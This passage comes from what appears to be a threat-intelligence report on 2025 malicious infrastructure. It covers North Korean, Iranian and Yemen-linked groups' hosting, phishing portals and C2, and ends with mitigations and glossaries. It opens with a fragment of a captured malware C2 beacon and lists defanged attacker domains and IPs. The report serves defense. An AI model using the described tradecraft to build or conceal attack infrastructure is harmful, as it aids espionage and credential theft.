ogle+LLC%27%2C+%27city%27%3A+%27Tulsa%27%2C+%27query%27%3A+%27107.167.165.11%2
7%2C+%27country%27%3A+%27United+States%27%2C+%27timezone%27%3A+%27America+Chic
ago%27%2C+%27regionName%27%3A+%27Oklahoma%27%2C+%27internalIp%27%3A+%27%27%7D%
7D
```

***Figure 61**: InvisibleFerret HTTP POST initialization to C2 (Source: Recorded Future)*

Scalable Phishing and Standardized C2

In 2025, TAG-138 infrastructure was dominated by DDNS-enabled phishing and was frequently tied to the impersonation of defense, government, media, and NGO/intergovernmental entities. TAG-138 regularly mixed dedicated hosting with compromised third-party servers. In contrast, TAG-163 used a more standardized, actor-controlled approach for C2 operations, with registered domains using Namecheap and Sectigo certificates, and servers commonly presenting Windows IIS landing pages and hosted primarily on Evoxt. Administration commonly occurred over WINRM/RDP, with access proxied via Astrill VPN exit nodes, supporting reliable operations while masking the group's origin.

Victimology

In 2025, Insikt Group observed North Korean threat groups target a variety of geographies and industries. A significant number of potential PurpleBravo's victims were concentrated in South Asia and North America. PurpleBravo consistently targeted individuals working for entities in South Asia throughout 2025. Insikt Group notes this was based on Recorded Future's visibility, and a complete picture of PurpleBravo activity could look different. While PurpleBravo targets software developers with fictitious job offers, Insikt Group has observed evidence of candidates taking malicious coding challenges on corporate devices, thereby compromising their employers. Many of these organizations are in the IT services space, including IT staff augmentation services.

In contrast to PurpleBravo's global targeting scope, Insikt Group observed PurpleAlpha continuing its high-volume credential-harvesting and targeted intrusion activity on the Korean Peninsula. The group regularly spoofs commonly used internet platforms and services to target individuals in the cryptocurrency, education, defense, government, finance, and media industries. TAG-138, on the other hand, spoofed defense, government, media, NGOs, and technology organizations with a more global scope, while Insikt Group observed TAG-163 set up domains spoofing entities in the cryptocurrency space.

Iran

Throughout 2025, Iranian state-sponsored groups were observed using overlapping tradecraft to establish attack infrastructure that contributed to espionage, influence, surveillance, and attacks against critical infrastructure. This involved the creation of benign-looking HTML splash pages that eventually were used for phishing and credential theft operations or directly acted as C2 for custom malware identified throughout the year. Additionally, Iranian APT groups that operated in conjunction with influence operations networks, or directly controlled them, were also identified using unique infrastructure to establish leak and doxxing portals.

Infrastructure Trends

Throughout 2025, Insikt Group observed activity from state-sponsored groups like GreenBravo, GreenCharlie, GreenFoxtrot, and GreenGolf, across a range of widely used ASes such as BlueVPS (AS62005), Sollutium EU (AS43641), Worldstream B.V. (AS49981), Hostkey (AS57043), OVH SAS (AS16276), Hetzner Online GmbH (AS24940), and Rockhoster (AS215381), as well as hosting provider EDIS GmbH (AS57169). Insikt Group also observed Iranian APTs utilizing infrastructure announced via smaller ASes such as Freakhosting (AS215703), InterServer Inc (AS19318), and Snaju Development (AS399646).

Insikt Group observed domain registrations conducted via Namecheap, NameSilo, OnlineNIC, Dynadot, and Tucows with TLS certificates frequently issued by Let’s Encrypt and Sectigo Ltd. Iranian state-sponsored groups used diverse TLDs that include *.com*, *.co*, *.space*, *.xyz*, *.site*, *.info*, and *.online*, just to name a few. There is no observable trend in their use of TLDs, which is highly dependent on threat groups' access to domain registration providers inside and outside Iran.

Legitimate Services

Iranian state-sponsored threat groups continue to systematically abuse legitimate internet services (LIS), including cloud, collaboration, and consumer platforms, to support espionage, influence, and other operations such as destructive or disruptive activities. Services such as glitch[.]me, Supabase, Backblaze, tebi[.]io, and Cloudflare Workers are leveraged to host phishing portals, host malware, and proxy C2 traffic in ways that blend seamlessly with benign developer activity. At the same time, widely trusted platforms like Dropbox, LinkedIn, and Discord are used for payload delivery, data exfiltration, and post-compromise persistence, complicating detection due to their prevalence in enterprise environments.

Iranian state-sponsored groups, such as MuddyWater, also abuse various remote monitoring and management (RMM) tools for initial access prior to deploying a slew of other tools in victim environments.

In parallel, messaging and social platforms, including WhatsApp, Telegram, and BlueSky, are routinely exploited for social engineering for credential theft, initial access, and victim compartmentalization, allowing actors to take advantage of built-in encryption, reputation trust, and global reach, and avoid security controls present on targets' corporate devices. For example, Iranian state-sponsored groups like GreenBravo (APT42, Educated Manticore, Charming Kitten, TA453) and GreenCharlie (also APT42, Educated Manticore, Charming Kitten, TA453) are known to use WhatsApp for direct engagements with their targets, as was observed throughout Q1 2026.

The reliance on LIS reflects deliberate tradecraft that enables greater stealth by abusing digital services to evade traditional network-based defenses and extend the longevity of their campaigns.

The World beyond the Big Four

Yemen

In 2025, activity attributed to OilAlpha and TAG-76, two groups believed to be linked to Yemen, indicated that these threat actors very likely continued targeting international non-governmental and humanitarian organizations, alongside reported activity against other regional sectors, including government and military entities. Both OilAlpha and TAG-76 continued their trend of predominantly using Yemen-based infrastructure associated with the Public Telecommunication Corporation (PTC), also known as YemenNet (AS30873). In research conducted against both groups, Insikt Group also observed instances where the groups abused Hostinger (AS47583), Cloudflare (AS13335), and IELO-LIAZO (AS29075)

Insikt Group identified infrastructure used by OilAlpha to steal credentials via a series of fake portals hosted on the domain *organizationplatform[.]org*. Insikt Group observed the domain first resolve to the IP address *46[.]202[.]182[.]66*, which is announced by Hostinger. Shortly after registration, OilAlpha used Cloudflare for obfuscation purposes. This aspect of OilAlpha's infrastructure TTPs had not been previously observed and is likely an adaptation in response to open-source reports disclosing its operations.




Figure 62: *Fake login portals used by OilAlpha, seen on the domain organizationplatform[.]org (Source: Recorded Future)*

Insikt Group also identified the domain *register-8t4[.]pages[.]dev*, which was highly likely controlled by OilAlpha, associated with Cloudflare Pages. Additional HTML content hosted on the domain *register-8t4[.]pages[.]dev* revealed that OilAlpha attempted to spoof the United Nations Educational, Scientific, and Cultural Organization (UNESCO) (see **Figure 62**).

In April 2025, Insikt Group's tracking of GuardZoo (TAG-76) spyware-linked infrastructure led to the identification of three DDNS domains; two of these are associated with GuardZoo spyware, as listed in **Table 5**. Building on 2024 analysis conducted by Lookout, this development likely indicates TAG-76's intent to further diversify its infrastructure as it continues its Middle Eastern surveillance campaigns.

Domain	IP Address	First Seen
sportman[.]ddns[.]net	134[.]35[.]73[.]86	2025-03-10
wwwgoogl[.]zapto[.]org	188[.]240[.]104[.]46	2019-10-06
somrasdc[.]ddns[.]net	188[.]240[.]126[.]109	2019-08-11

Table 5: *GuardZoo Infrastructure controlled by TAG-76 (Source: Recorded Future, Lookout)*

No open-source information has been identified suggesting that the domain *sportman[.]ddns[.]net*, registered in March 2025, was ever linked to the pro-Houthi threat cluster. According to Recorded Future Passive DNS data, the DDNS domain has distinctly resolved to IP addresses associated with YemenNet and PTC.

Mitigations

- **Advanced Threat Detection:** Recorded Future customers can apply YARA, Sigma, and Snort rules for custom file scanning and detection across various logging systems to effectively identify and respond to unwanted tools and suspicious activity.
- **Network Monitoring:** Customers can monitor network activity by using Recorded Future Risk Lists to identify and block communication from their corporate infrastructure to suspicious or malicious destinations. These lists are updated daily, ensuring the included IP addresses are highly reliable.
- **Leverage Network Intelligence**: Use Recorded Future Network Intelligence to detect exfiltration and communication events early, which can help prevent deployment of post-exploitation malware. This approach leverages comprehensive, proactive infrastructure discovery by Insikt Group and the analysis of extensive network traffic.
- **Threat Landscape Monitoring**: Monitor the threat landscape to understand the tools and infrastructure tactics used by cybercriminals and state-sponsored groups; this will help you set up effective security controls and inform strategic decisions to better protect your organization.
- **DNS and Web Filtering:** Implement DNS and web filtering solutions to block access to known malicious domains and prevent users from accessing suspicious or harmful sites. Be aware that threat actors often leverage compromised infrastructure, as seen with GrayCharlie, TAG-124, TAG-144, and other actors covered in this report.
- **Control LIS Access:** Consider blocking specific LISes on your corporate network if they are not required for legitimate business purposes. Network defenders must balance mitigating C2 communication via LIS while avoiding excessive disruption to essential services.
- **Investigate LIS Activity:** Flag and analyze LIS use while considering contextual factors such as the nature of the interaction (API versus non-API usage), the subnetwork origin (for example, specific corporate departments), and the communication process (for example, browser versus non-browser).
- **Enhance Detection with Simulations:** Regularly conduct attack simulations to evaluate and enhance your infrastructure's ability to detect and respond to evolving threats. These simulations should test the detection of specific TTPs, such as the abuse of particular LIS or protocols, as well as broader aspects, such as incident response effectiveness and overall security readiness.

Outlook

This report provides a consolidated snapshot of the malicious infrastructure landscape in 2025, drawing on Insikt Group's observations across malware families and threat actors. As in previous years, the analysis underscores the synergy between passive infrastructure detection, higher-tier infrastructure insights powered by Recorded Future Network Intelligence, and victim identification. In 2025, the report also expands its focus on the corporate and technical analysis of TAEs, recognizing their central role in enabling, scaling, and sustaining malicious cyber operations.

Looking ahead to 2026, Insikt Group assesses with high confidence that the core infrastructure trends observed in 2025 will persist. Change is unlikely to be defined by disruptive transformation; rather, it will continue to be shaped by incremental innovation, adaptation to defensive measures, and reactions to public reporting and law enforcement actions. Threat actors will almost certainly continue leveraging LIS to blend malicious operations with legitimate traffic. This practice, already widely observed across both state-sponsored and financially motivated actors, complicates attribution, increases detection friction, and reinforces the structural cost asymmetry between defenders and adversaries.

At the same time, the malicious infrastructure ecosystem is becoming increasingly modular and professionalized. The expanding role of TAEs reflects a maturing supply chain in which specialized actors provide hosting, proxy services, traffic distribution systems, anonymization infrastructure, and monetization support. Despite increased scrutiny, sanctions, and public exposure of certain infrastructure providers, the economic or organizational logic underpinning this ecosystem remains intact. As long as demand persists and regulatory gaps or permissive jurisdictions remain, TAEs are likely to adapt rather than disappear. While disruption operations may raise operational costs and temporarily degrade capabilities, they are unlikely to fundamentally dismantle the enabling environment without sustained and coordinated international enforcement as well as policy reformations.

Artificial intelligence represents a developing variable within this landscape. Although widespread AI-driven infrastructure management has not yet been broadly observed, there is a realistic possibility that threat actors will increasingly experiment with AI-assisted automation to enhance evasion, accelerate infrastructure rotation, and strengthen operational resilience. Should such capabilities mature and scale, they could significantly reduce operational friction and increase the speed and complexity of infrastructure deployment.

In parallel, the “as-a-service” ecosystem is expected to continue expanding across malware categories, further lowering barriers to entry and reinforcing scalability. The continued commoditization of infrastructure and tooling enables both established and emerging actors to operate with greater efficiency and reduced technical overhead, contributing to the overall resilience of the threat landscape.

Insikt Group also anticipates more assertive and increasingly coordinated international law enforcement actions targeting malicious infrastructure, including multinational takedowns and disruption campaigns. While these efforts are likely to generate short-term instability and increased operational risk for threat actors, their long-term impact will depend on sustained pressure against both operators and the enabling ecosystem that supports them.

Overall, the outlook for 2026 suggests continuity reinforced by adaptation. The malicious infrastructure ecosystem is evolving through gradual refinement rather than abrupt transformation. Its resilience stems from modularization, service commoditization, and enduring economic incentives. As a result, effective defensive strategies will require not only tactical disruption of infrastructure nodes, but sustained visibility into and pressure against the broader ecosystem that enables malicious cyber activity.

Appendix A: Malware Categories

Malware Category	Definition
Infostealer	An infostealer is a type of malware primarily designed to secretly collect sensitive information, such as passwords or financial data, from an infected device, with the stolen data often sold on dedicated underground markets.
Backdoor / Remote Access Trojan (RAT)	Backdoors or remote access trojans typically refer to malware that covertly bypasses authentication or security measures, enabling attackers to gain unauthorized, persistent access to a system for malicious activities.
Mobile Malware	Mobile malware is malicious software specifically designed to target mobile devices, such as smartphones and tablets, to steal data, monitor activities, or disrupt operations.
Offensive Security Tool (OST)	OSTs refer to software designed to simulate cyberattacks, typically used by security professionals for penetration testing and red teaming, but often also misused by threat actors for malicious purposes.
Botnet	A botnet is a network of compromised devices, often controlled remotely by an attacker, that are used collectively to perform malicious activities such as distributed denial-of-service (DDoS) attacks, data theft, or spam distribution.
Relay Network	A relay network is a system of intermediary servers or nodes that forward data between devices or networks, often used to enhance anonymization, bypass censorship, or improve communication reliability.
Dropper / Loader	A dropper or loader refers to malware designed to deliver and install additional malicious payloads, with the difference being that droppers are stand-alone programs that often carry and execute the payload directly, while loaders act as intermediaries, downloading the payload from an external source before executing it.
Phishing Kit	A phishing kit is a pre-packaged set of tools and templates designed to simplify the creation and deployment of phishing attacks, often including fake website templates, email scripts, and automated processes to harvest and

	manage stolen credentials.
Web Shell	A web shell is a malicious script or program uploaded to a web server to provide unauthorized remote access, allowing attackers to execute commands, manipulate files, or compromise the server and its connected systems.
Ransomware	Ransomware is a type of malware that encrypts a victim's data or locks them out of their system, demanding a ransom payment, often in cryptocurrency, to restore access or prevent data leakage.
Traffic Distribution System (TDS)	TDS is a network used to filter and redirect web traffic based on specific parameters, often employed by cybercriminals to send targeted users to malicious websites or exploit kits.

Appendix B: Infrastructure Categories

Infrastructure Category	Definition
C2 Server	A C2 (command-and-control) server is a server used by cybercriminals and threat actors to remotely manage and control infected devices or compromised networks. It serves as the communication hub between an attacker and malware deployed on victim machines, allowing for the execution of commands, data exfiltration, and further malicious activities.
Management Panel	A management panel is a web-based or graphical interface that allows cybercriminals or administrators to control and monitor malicious infrastructure, such as botnets, malware campaigns, or compromised systems. It serves as a central hub where attackers can issue commands, manage infected devices, and track various operations.
Botnet	A botnet (short for "robot network") is a network of compromised computers, devices, or servers that are remotely controlled by a cybercriminal, often called a botmaster or bot herder. These infected devices, known as bots or zombies, are used to carry out large-scale cyberattacks, automate malicious activities, and spread malware without the knowledge of the devices' owners.
Relay Server	A relay server is an intermediary server that forwards data between devices without revealing the true source or destination. It acts as a middleman, helping to route traffic while providing anonymity, load balancing, or the ability to bypass network restrictions.
Phishing Infrastructure	Phishing infrastructure refers to the network of malicious systems, tools, and services used to conduct phishing attacks (for example, a phishing page designed to trick victims into providing their credentials).
Staging Server	A staging server is a server that serves as an intermediary platform where threat actors store, modify, or disguise malicious payloads before delivering them to victims.

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com